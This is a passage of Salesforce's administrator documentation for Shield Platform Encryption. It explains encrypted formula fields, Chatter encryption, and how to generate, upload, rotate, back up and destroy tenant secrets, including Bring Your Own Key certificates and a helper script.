```

Why it works: Both `ISBLANK` and `ISNULL` are supported. `OR` works in this example because `ISBLANK` and `ISNULL` return a Boolean value, not an encrypted value.

Spanning

This works:

```
(LookupObject1__r.City & LookupObject1__r.Street) &
 (LookupObject2__r.City & LookupObject2__r.Street) &
  (LookupObject3__r.City & LookupObject3__r.Street) &
   (LookupObject4__r.City & LookupObject4__r.Street)
```

How and why you use it: Spanning retrieves encrypted data from multiple entities. For example, let's say you work in the customer service department for Universal Containers. A customer has filed a case about a distribution problem, and you want to see the scope of the issue. You want all the shipping addresses related to this particular case. This example returns all the customers' shipping addresses as a single string in your case layout.

Validation

The encryption validation service checks your org to make sure that it's compatible with encrypted formula field types.

When you encrypt a given field, the validation service:

- Retrieves all formula fields that reference the field
- Verifies that the formula fields are compatible with encryption
- Verifies that the formula fields aren't used elsewhere for filtering or sorting

Limits

Up to 200 formula fields can reference a given encrypted custom field. A field that is referenced by more than 200 formula fields can't be encrypted. If you need to reference an encrypted custom field from more than 200 formula fields, contact Salesforce.

When you specify multiple fields to encrypt at one time, the 200-field limit is applied to the whole batch. If you know that you are encrypting fields that have multiple formula fields pointing to them, encrypt those fields one at a time.

Encrypt Data in Chatter

Enabling Shield Platform Encryption for Chatter adds an extra layer of security to information that users share in Chatter. You can encrypt data at rest in feed posts and comments, questions and answers, link names and URLs, poll questions and choices, and content from your custom rich publisher apps.

To activate encryption for Chatter, contact Salesforce. Once encryption for Chatter is activated, we recommend that you test it in a dedicated Sandbox environment.

Unlike encryption for custom and standard fields, enabling encryption for Chatter encrypts all eligible Chatter fields.

1. To enable access to this feature, first contact Salesforce.
2. Make sure that your org has an active encryption key. If you're not sure, check with your administrator.
3. From Setup, use the Quick Find box to find the Platform Encryption setup page.
4. Click **Encrypt Chatter**.

The automatic Shield Platform Encryption validation service checks for settings that could block encryption. If the service finds potential problems, you're sent an email with suggestions for fixing the problems.

After you activate encryption for Chatter, new data that you enter into Chatter gets encrypted. To encrypt historic Chatter, contact Salesforce.

When you edit or update an encrypted Chatter field, the field's revision history is also encrypted. For example, if you update a post, the old version of the post remains encrypted.

If you enabled Encryption for Chatter in Spring '17 and you want to access the most up-to-date features for this pilot, deselect **Encrypt Chatter** and then reselect **Encrypt Chatter**.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To view setup:

- View Setup and Configuration

To encrypt fields:

- Customize Application

Manage Shield Platform Encryption

To provide Shield Platform Encryption for your organization, contact your Salesforce account executive. They'll help you provision the correct license so you can get started on creating your own unique tenant secret.

Assign the Manage Encryption Keys, Manage Certificates, and Customize Application permissions to people you trust to manage tenant secrets and certificates. Users with the Manage Encryption Keys permission can generate, export, import, and destroy organization-specific keys. It's a good idea to monitor the key management activities of these users regularly with the setup audit trail.

Users with both Manage Certificates and Manage Encryption Keys permissions can manage certificates and tenant secrets with the Shield Platform Encryption Bring Your Own Key (BYOK) service. You can also monitor these users' key and certificate management activities with the setup audit trail.

Authorized developers can generate, rotate, export, destroy, and reimport tenant secrets by coding a call to the TenantSecret object in the Salesforce API.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To manage tenant secrets:
- Manage Encryption Keys

IN THIS SECTION:

Generate a Tenant Secret

You can have Salesforce generate a unique tenant secret for your organization, or you can generate your own tenant secret using your own external resources. In either case, you manage your own tenant secret: you can rotate it, archive it, and designate other users to share responsibility for it.

Rotate Your Encryption Tenant Secrets

You control the life cycle of your data encryption keys by controlling the life cycle of your tenant secrets. It's recommended to regularly generate a new tenant secret and archive the previously active one.

Back Up Your Tenant Secret

Your tenant secret is unique to your organization and to the specific data to which it applies. Salesforce recommends that you export your secret to ensure continued data access in cases where you need to gain access to the related data again.

Destroy A Tenant Secret

Only destroy tenant secrets in extreme cases where access to related data is no longer needed. Your tenant secret is unique to your organization and to the specific data to which it applies. Once you destroy a tenant secret, related data is not accessible unless you previously exported the key and then import the key back into Salesforce.

Turn Shield Platform Encryption Off

At some point, you may need to disable Shield Platform Encryption for fields, files, or both. You can turn field encryption on or off individually, but file encryption is all or nothing.

Generate a Tenant Secret

You can have Salesforce generate a unique tenant secret for your organization, or you can generate your own tenant secret using your own external resources. In either case, you manage your own tenant secret: you can rotate it, archive it, and designate other users to share responsibility for it.

When you generate a new tenant secret, any new data is encrypted using this key. However, existing sensitive data remains encrypted using previous keys. In this situation, we strongly recommend re-encrypting these fields using the latest key. Contact Salesforce for help with this.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To manage tenant secrets:

- Manage Encryption Keys

IN THIS SECTION:

Generate a Tenant Secret with Salesforce

Salesforce makes it easy to generate a unique tenant secret from the Setup menu.

Manage Tenant Secrets by Type

Tenant secret types allow you to specify which kind of data you want to encrypt with a tenant secret. You can apply different key rotation cycles or key destruction policies to tenant secrets that encrypt different kinds of data. You can apply a tenant secret to search index files or other data stored in Salesforce.

Generate Your Own Tenant Secret (BYOK)

When you supply your own tenant secret, you get the benefits of built-in Salesforce Shield Platform Encryption plus the extra assurance that comes from exclusively managing your tenant secret.

Generate a Tenant Secret with Salesforce

Salesforce makes it easy to generate a unique tenant secret from the Setup menu.

Only authorized users can generate tenant secrets from the Platform Encryption page. Ask your Salesforce admin to assign you the Manage Encryption Keys permission.

1. From Setup, enter `Platform Encryption` in the `Quick Find` box and select **Platform Encryption**.
2. In the Choose Tenant Secret Type drop-down list, choose a data type.
3. Click **Generate Tenant Secret**.

   How often you can generate a tenant secret depends on the tenant secret type.

   - You can generate tenant secrets for the Data in Salesforce type once every 24 hours in production orgs, and once every 4 hours in Sandbox orgs.
   - You can generate tenant secrets for the Search Index type once every 7 days.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To manage tenant secrets:

- Manage Encryption Keys

Manage Tenant Secrets by Type

Tenant secret types allow you to specify which kind of data you want to encrypt with a tenant secret. You can apply different key rotation cycles or key destruction policies to tenant secrets that encrypt different kinds of data. You can apply a tenant secret to search index files or other data stored in Salesforce.

Tenant secrets are categorized according to the kind of data they encrypt.

- Data in Salesforce, which includes fields, attachments, and files other than search index files
- Search index files

Note: Tenant secrets that were generated or uploaded before the Spring '17 release are categorized as the Data in Salesforce type.

1. From Setup, enter `Platform Encryption` in the `Quick Find` box and select **Platform Encryption**.
2. In the Choose Tenant Secret Type drop-down list, choose a data type.

   The Key Management section displays all tenant secrets of that data type. If you generate or upload a tenant secret while viewing tenant secrets of a particular type, it becomes the active tenant secret for that data.

   To enable search index encryption, contact your Salesforce account executive or open a support ticket.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To manage tenant secrets:
- Manage Certificates

  AND

  Manage Encryption Keys

Generate Your Own Tenant Secret (BYOK)

When you supply your own tenant secret, you get the benefits of built-in Salesforce Shield Platform Encryption plus the extra assurance that comes from exclusively managing your tenant secret.

Controlling your own tenant secret entails generating a BYOK-compatible certificate, using that certificate to encrypt and secure your self-generated tenant secret, then granting the Salesforce Shield Platform Encryption key management machinery access to your tenant secret.

IN THIS SECTION:

1. Generate a BYOK-Compatible Certificate

   Use Salesforce to generate a certificate to encrypt the tenant secret that we'll use to derive your org-specific data encryption key. You can generate a self-signed or certificate-authority (CA) signed certificate.
2. Generate and Wrap Your Tenant Secret

   Generate a random number as your tenant secret. Then calculate an SHA256 hash of the secret, and encrypt it with the public key from the certificate you generated.
3. Upload Your Tenant Secret

   Once you have your tenant secret, upload it to Salesforce so that the Shield Platform Encryption key management machinery can use it to derive your org-specific data encryption key.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To manage tenant secrets:
- Manage Encryption Keys

  AND

  Manage Certificates

Generate a BYOK-Compatible Certificate


Use Salesforce to generate a certificate to encrypt the tenant secret that we'll use to derive your org-specific data encryption key. You can generate a self-signed or certificate-authority (CA) signed certificate.

To create a self-signed certificate:

1. In Setup, use the Quick Find box to go to the Platform Encryption page.
2. Click **Upload Tenant Secret**.
3. Click **Create Self-Signed Certificate**.
4. Enter a unique name for your certificate in the Label field. The Unique Name field to automatically assign a name based on what you entered in the Label field.

   The **Exportable Private Key**, **Use Platform Encryption**, and **Key Size** settings are pre-selected. This ensures that your self-signed certificate is compatible with Salesforce Shield Platform Encryption.

   > Important: You can also create a BYOK-compatible self-signed certificate from the Certificate and Key Management page. If you chose this option, you must 1) disable **Exportable Private Key**, 2) specify a 4096-bit certificate size, and 3) enable **Platform Encryption**.



When naming your certificates, only use letters, numbers, and underscores (but not two underscores in a row). The unique name needs to begin with a letter, and it can't end with an underscore. Select key sizes based on your security requirements.

Label
Unique Name
Type Self-Signed
Key Size 4096
Exportable Private Key ☐
Use Platform Encryption ☑

5. When the Certificate and Key Detail page appears, click **Download Certificate**.

   If you're not sure whether a self-signed or CA-signed certificate is right for you, consult your organization's security policy. See Certificates and Keys in Salesforce Help for more about what each option implies.

   To create a CA-signed certificate, follow the instructions in the Generate a Certificate Signed By a Certificate Authority topic in Salesforce Help. Remember to manually change the **Exportable Private Key**, **Key Size**, and **Platform Encryption** settings to ensure that your certificate is BYOK-compatible.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To manage tenant secrets:

- Manage Encryption Keys

  AND

  Manage Certificates

Generate and Wrap Your Tenant Secret

Generate a random number as your tenant secret. Then calculate an SHA256 hash of the secret, and encrypt it with the public key from the certificate you generated.

1. Generate a 256-bit tenant secret using the method of your choice.

   You can generate your tenant secret in one of two ways:

   - Use your own on-premise resources to generate a tenant secret programmatically, using an open source library such as Bouncy Castle or OpenSSL.

     Tip: We've provided a script on page 163 that may be useful as a guide to the process.

   - Use a key brokering partner that can generate, secure, and share access to your tenant secret.

2. Wrap your tenant secret with the public key from the BYOK-compatible certificate you generated.

   Specify the OAEP padding scheme. Make sure the resulting encrypted tenant secret and hashed tenant secret files are encoded using base64.

3. Encode this encrypted tenant secret to base64.
4. Calculate an SHA-256 hash of the plaintext tenant secret.
5. Encode the SHA-256 hash of the plaintext tenant secret to base64.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To manage tenant secrets:

- Manage Encryption Keys


  AND

  Manage Certificates

Upload Your Tenant Secret

Once you have your tenant secret, upload it to Salesforce so that the Shield Platform Encryption key management machinery can use it to derive your org-specific data encryption key.

1. In Setup, use the Quick Find box to go to the Platform Encryption setup page.
2. Click **Upload Tenant Secret**.
3. In the Upload Tenant Secret section, attach both the encrypted tenant secret and the hashed plaintext tenant secret. Click **Upload**.



Bring Your Own Keys

Upload a tenant secret by first selecting or creating an active 4096-bit certificate in the Manage Certificates section. Then upload an encrypted secret and hashed tenant secret in the Upload Tenant Secret section.

Manage Certificates

Choose Certificate: my.cert

Certificate Details

Name: my.cert
Unique Name: my_cert
Created Date: 8/18/2016 4:32 PM
Expiration Date: 8/17/2018 5:00 PM
Key Size: 4096

Upload Tenant Secret

Encrypted Tenant Secret: No file chosen
Hashed Tenant Secret: No file chosen

« Back to Platform Encryption
Create Self-Signed Certificate
Create CA-Signed Certificate
Download Certificate
Upload
Choose File
Choose File

This tenant secret automatically becomes the active tenant secret.

Note: The tenant secret whose certificate has the latest expiration date automatically becomes the active tenant secret.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.


USER PERMISSIONS

To manage tenant secrets:

- Manage Encryption Keys

  AND

  Manage Certificates



Actions	Version	Status	Tenant Secret Source	Created By	Last Modified By
Export	13	ACTIVE	User Uploaded	Test User, 8/15/2016 4:08 PM	Test User, 8/15/2016 4:08 PM
Destroy Export	12	ARCHIVED	HSM Generated	Test User, 8/10/2016 2:33 PM	Test User, 8/15/2016 4:08 PM

Your tenant secret is now ready to be used for key derivation. From here on, the Salesforce key derivation server will use the tenant secret you generated to derive the org-specific key that the app server will use to encrypt and decrypt your users' data.

4. Export your tenant secret and back it up as prescribed in your organization's security policy.

   You'll have to reimport the secret if you need to restore it. The exported secret is different from the key you uploaded. It is encrypted with a different key and has additional metadata embedded in it. See Back Up Your Tenant Secret in the Salesforce Help.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

Rotate Your Encryption Tenant Secrets

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To manage tenant secrets:
- Manage Encryption Keys

You control the life cycle of your data encryption keys by controlling the life cycle of your tenant secrets. It's recommended to regularly generate a new tenant secret and archive the previously active one.

Consult your organization's security policies to decide how often to rotate your tenant secrets. You can rotate a tenant secret once every 24 hours in production orgs and every 4 hours in sandbox environments.

The key derivation function uses a master secret, which is rotated with each major Salesforce release. Master secret rotation doesn't impact your encryption keys or your encrypted data until you rotate your tenant secret.

1. From Setup, enter `Platform Encryption` in the Quick Find box, then click **Platform Encryption**.
2. From the Choose Tenant Secret Type dropdown, choose a data type.
3. Check the status of the data type's tenant secrets. Existing tenant secrets are listed as active, archived, or destroyed.

   ACTIVE

   Can be used to encrypt and decrypt new or existing data.

   ARCHIVED

   Can't encrypt new data. Can be used to decrypt data previously encrypted with this key when it was active.

   DESTROYED

   Can't encrypt or decrypt data. Data encrypted with this key when it was active can no longer be decrypted. Files and attachments encrypted with this key can no longer be downloaded.

4. Click **Generate New Tenant Secret** or **Upload Tenant Secret**. If uploading a customer-supplied tenant secret, upload your encrypted tenant secret and tenant secret hash.
5. If you want to re-encrypt field values with a newly generated tenant secret, contact Salesforce support.

   To update your data, export the objects via the API or run a report that includes the record ID. These actions trigger the encryption service to encrypt the existing data again using the newest key.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

Back Up Your Tenant Secret

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To manage tenant secrets:

- Manage Encryption Keys

Your tenant secret is unique to your organization and to the specific data to which it applies. Salesforce recommends that you export your secret to ensure continued data access in cases where you need to gain access to the related data again.

1. In Setup, use the `Quick Find` box to find the Platform Encryption setup page.
2. In the table that lists your keys, find the tenant secret you want and click **Export**.
3. Confirm your choice in the warning box, then save your exported file.

   The file name is `tenant-secret-org-<organization ID>-ver-<tenant secret version numer>.txt`. For example, `tenant-secret-org-00DD00000007eTR-ver-1.txt`.
4. Note the specific version you're exporting, and give the exported file a meaningful name. Store the file in a safe location in case you need to import it back into your organization.

   Note: Your exported tenant secret is itself encrypted.
5. To import your tenant secret again, click **Import** > **Choose File** and select your file. Make sure you're importing the correct version of the tenant secret.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

Destroy A Tenant Secret

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To manage tenant secrets:

- Manage Encryption Keys

Only destroy tenant secrets in extreme cases where access to related data is no longer needed. Your tenant secret is unique to your organization and to the specific data to which it applies. Once you destroy a tenant secret, related data is not accessible unless you previously exported the key and then import the key back into Salesforce.

You are solely responsible for making sure your data and tenant secrets are backed up and stored in a safe place. Salesforce can't help you with deleted, destroyed, or misplaced tenant secrets.

1. In Setup, use the `Quick Find` box to find the Platform Encryption setup page.
2. In the table that lists your tenant secrets, go to the row that contains the one you want to destroy and click **Destroy**.
3. A warning box appears. Type in the text as shown and select the checkbox acknowledging that you're destroying a tenant secret, then click **Destroy**.

File previews and content that was already cached in the user's browser may still be visible in cleartext after you destroy the key that encrypted that content, until the user logs in again.

If you create a sandbox organization from your production organization and then destroy the tenant secret in your sandbox organization, the tenant secret still exists in the production organization.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

Turn Shield Platform Encryption Off

At some point, you may need to disable Shield Platform Encryption for fields, files, or both. You can turn field encryption on or off individually, but file encryption is all or nothing.

When you turn off Shield Platform Encryption, encrypted data is not mass-decrypted and any functionality that is affected by encryption is not restored. Contact Salesforce after disabling Platform Encryption for help finalizing your changes.

1. From Setup, use the `Quick Find` box to find **Platform Encryption**.
2. Click **Encrypt Fields**, then click **Edit**.
3. Deselect the fields you want to stop encrypting, then click **Save**.
   Users can see data in these fields.
4. To disable encryption for files, deselect **Encrypt Files and Attachments** and click **Save**.

The limitations and special behaviors that apply to encrypted fields persist after encryption is disabled. Any previously encrypted files and attachments may remain encrypted at rest.

Encrypted fields remain accessible after you disable encryption, as long as the key used to encrypt them has not been destroyed.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To view setup:
- View Setup and Configuration

To disable encryption:
- Customize Application

How Shield Platform Encryption Works

Shield Platform Encryption relies on a unique tenant secret that you control and a master secret that's maintained by Salesforce. We combine these secrets to create your unique data encryption key. We use that key to encrypt data that your users put into Salesforce, and to decrypt data when your authorized users need it.

Encrypting files, fields, and attachments has no effect on your organization's storage limits.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

IN THIS SECTION:

Can I Bring My Own Encryption Key?

Yes. You can generate and store your tenant secret outside of Salesforce using your own crypto libraries, enterprise key management system, or hardware security module (HSM). You then grant the Salesforce Shield Platform Encryption key management machinery access to those keys. You can choose to encrypt your keys with a public key from a self-signed or CA-signed certificate.

Which Standard Fields Can I Encrypt?

You can encrypt certain fields on standard objects, on custom objects, and in Chatter. With some exceptions, encrypted fields work normally throughout the Salesforce user interface, business processes, and APIs.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Which Custom Fields Can I Encrypt?

You can encrypt the contents of fields that belong to one these custom field types, on either standard or custom objects.

Which Files Are Encrypted?

When you enable Shield Platform Encryption for files and attachments, all files and attachments that can be encrypted are encrypted. The body of each file or attachment is encrypted when it's uploaded.

Which User Permissions Does Shield Platform Encryption Require?

Assign permissions to your users according to their roles regarding encryption and key management. Some users need permission to select data for encryption, while other users require combinations of permissions to work with certificates or tenant secrets. You can enable these permissions for user profiles just like you would any other user permission.

Why Isn't My Encrypted Data Masked?

If the encryption service isn't available, data is masked in some types of encrypted fields. This is to help you troubleshoot encryption key issues, not to control user access to data. If you have data that you don't want some users to see, revisit those users' field-level security settings, record access settings, and object permissions.

Behind the Scenes: The Shield Platform Encryption Process

When users submit data, the application server looks for the org-specific data encryption key in its cache. If it isn't there, the application server gets the encrypted tenant secret from the database and asks the key derivation server to derive the key. The encryption service then encrypts the data on the application server.

Behind the Scenes: The Search Index Encryption Process

The Salesforce search engine is built on the open-source enterprise search platform software Apache Solr. The search index, which stores tokens of record data with links back to the original records stored in the database, is housed within Solr. Partitions divide the search index into segments to allow Salesforce to scale operations. Apache Lucene is used for its core library.

How Do I Deploy Shield Platform Encryption?

When you deploy Shield Platform Encryption to your organization with a tool such as Force.com IDE, Migration Tool, or Workbench, the Encrypted field attribute persists. However, if you deploy to organizations with different encryption settings, the effect depends on whether Shield Platform Encryption is enabled in the target organization.

How Does Shield Platform Encryption Work In a Sandbox?

Refreshing a sandbox from a production organization creates an exact copy of the production organization. If Shield Platform Encryption is enabled on the production organization, all encryption settings are copied, including tenant secrets created in production.

Shield Platform Encryption Terminology

Encryption has its own specialized vocabulary. To get the most out of your Shield Platform Encryption features, it's a good idea to familiarize yourself with the key terms, such as hardware security module, key rotation, and master secret.

What's the Difference Between Classic Encryption and Shield Platform Encryption?

With Shield Platform Encryption, you can encrypt a variety of widely used standard fields, along with some custom fields and many kinds of files. Shield Platform Encryption also supports person accounts, cases, search, approval processes, and other key Salesforce features. Classic encryption lets you protect only a special type of custom text field, which you create for that purpose.

Can I Bring My Own Encryption Key?

Yes. You can generate and store your tenant secret outside of Salesforce using your own crypto libraries, enterprise key management system, or hardware security module (HSM). You then grant the Salesforce Shield Platform Encryption key management machinery access to those keys. You can choose to encrypt your keys with a public key from a self-signed or CA-signed certificate.

To work with our key management machinery, your tenant secret needs to meet these specifications:

- 256-bit size
- Encrypted with a public RSA key that is extracted from the downloaded BYOK certificate, then padded using OAEP padding
- Once it's encrypted, it must be encoded in standard base64

To work with encryption keys, you'll need the "Manage Encryption Keys" permission. To generate BYOK-compatible certificates, you'll need the "Customize Application" permission.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

IN THIS SECTION:

Why Bring Your Own Key?

Bring Your Own Key (BYOK) gives you an extra layer of protection in the event of unauthorized access to critical data. It may also help you meet the regulatory requirements that come with handling financial data, such as credit card numbers; health data, such as patient care records or insurance information; or other kinds of private data, such as social security numbers, addresses, and phone numbers. Once you've set up your key, you can use Shield Platform Encryption as you normally would to encrypt data at rest in your Salesforce org.

Take Good Care of Your Keys

When you create and store your own key material outside of Salesforce, it's important that you safeguard those tenant secrets. Make sure that you have a trustworthy place to archive your tenant secret; never save a tenant secret on a hard drive without a backup.

Sample Script for Generating a BYOK Tenant Secret

We've provided a helper script that may be handy for preparing your tenant secret for installation. It generates a random number as your tenant secret, calculates a SHA256 hash of the secret, and uses the public key from the certificate to encrypt the secret.

Troubleshooting Bring Your Own Key

One or more of these frequently asked questions may help you troubleshoot any problems that arise.

Why Bring Your Own Key?

Bring Your Own Key (BYOK) gives you an extra layer of protection in the event of unauthorized access to critical data. It may also help you meet the regulatory requirements that come with handling financial data, such as credit card numbers; health data, such as patient care records or insurance information; or other kinds of private data, such as social security numbers, addresses, and phone numbers. Once you've set up your key, you can use Shield Platform Encryption as you normally would to encrypt data at rest in your Salesforce org.

Shield Platform Encryption enables Salesforce administrators to manage the lifecycle of their data encryption keys while protecting these keys from unauthorized access. By controlling the lifecycle of your organization's tenant secrets, you control the lifecycle of the data encryption keys derived from them.

Data encryption keys aren't stored in Salesforce. Instead, they're derived on demand whenever a key is needed to encrypt or decrypt customer data, using a master secret and a tenant secret. The master secret is generated once per release for everyone by a hardware security module (HSM). The tenant secret is unique to your organization, and you control when it is generated, activated, and retired.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

You can generate your tenant secrets in two ways:

- Use the Salesforce hardware security module (HSM) key management infrastructure to have your org-specific tenant secret generated for you.
- Use the infrastructure of your choice, such as an on-premise HSM, to generate and manage your tenant secret. This option is popularly known as "Bring Your Own Key," although the element you're really bringing is the tenant secret from which the key is derived.

Take Good Care of Your Keys

When you create and store your own key material outside of Salesforce, it's important that you safeguard those tenant secrets. Make sure that you have a trustworthy place to archive your tenant secret; never save a tenant secret on a hard drive without a backup.

Back up all imported tenant secrets after you upload them to Salesforce to ensure that you have copies of your active tenant secrets. See Back Up Your Tenant Secret in the Salesforce Help.

Review your company policy on key rotation. You can rotate and update your keys on your own schedule. See Rotate Your Encryption Keys.

Important: If you accidentally destroy a tenant secret that isn't backed up, Salesforce won't be able to help you retrieve it.

EDITIONS

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Available in both Salesforce Classic and Lightning Experience.

Sample Script for Generating a BYOK Tenant Secret

We've provided a helper script that may be handy for preparing your tenant secret for installation. It generates a random number as your tenant secret, calculates a SHA256 hash of the secret, and uses the public key from the certificate to encrypt the secret.

1. Download the script from the Salesforce Knowledge Base. Save it in the same directory as the certificate.
2. Run the script specifying the certificate name, like this: `./secretgen.sh my_certificate.crt`

   Replace this certificate name with the actual filename of the certificate you downloaded.

   Tip: If needed, use `chmod +w secretgen.sh` to make sure you have write permission to the file and use `chmod 775` to make it executable.
3. The script generates a number of files. Look for the two files that end with the .b64 suffix. The files ending in .b64 are your base 64-encoded encrypted tenant secret and base 64-encoded hash of the plaintext tenant secret. You'll need both of these files for the next step.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Troubleshooting Bring Your Own Key

One or more of these frequently asked questions may help you troubleshoot any problems that arise.

I'm trying to use the script you provide, but it won't run.

Make sure that you are running the right script for your operating system. If you are working on a Windows machine, you can install a Linux emulator and use the Linux script. These issues can also prevent the script from running:

- You don't have write permission in the folder you're trying to run the script from. Try running the script from a folder that you have write permission for.
- The certificate that the script references is missing. Make sure you've properly generated the certificate.
- The certificate is missing or is not being referenced by the correct name. Make sure you've entered the correct file name for your certificate in the script.

I want to use the script you provide, but I also want to use my own random number generator.

The script we provide uses a random number generator to create a random value that is then used as your tenant secret. If you would like to use a different generator, replace `head -c 32 /dev/urandom | tr '\n' =` (or, in the Mac version, `head -c 32 /dev/urandom > $PLAINTEXT_SECRET`) with a command that generates a random number using your preferred generator.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

What if I want to use my own hashing process to hash my tenant secret?

No problem. Just make sure that the end result meets these requirements:

- Uses an SHA-256 algorithm.
- Results in a base64 encoded hashed tenant secret.
- Generates the hash of the random number BEFORE encrypting it.

If any of these three criteria aren't met, you won't be able to upload your tenant secret.

How should I encrypt my tenant secret before I upload it to Salesforce?

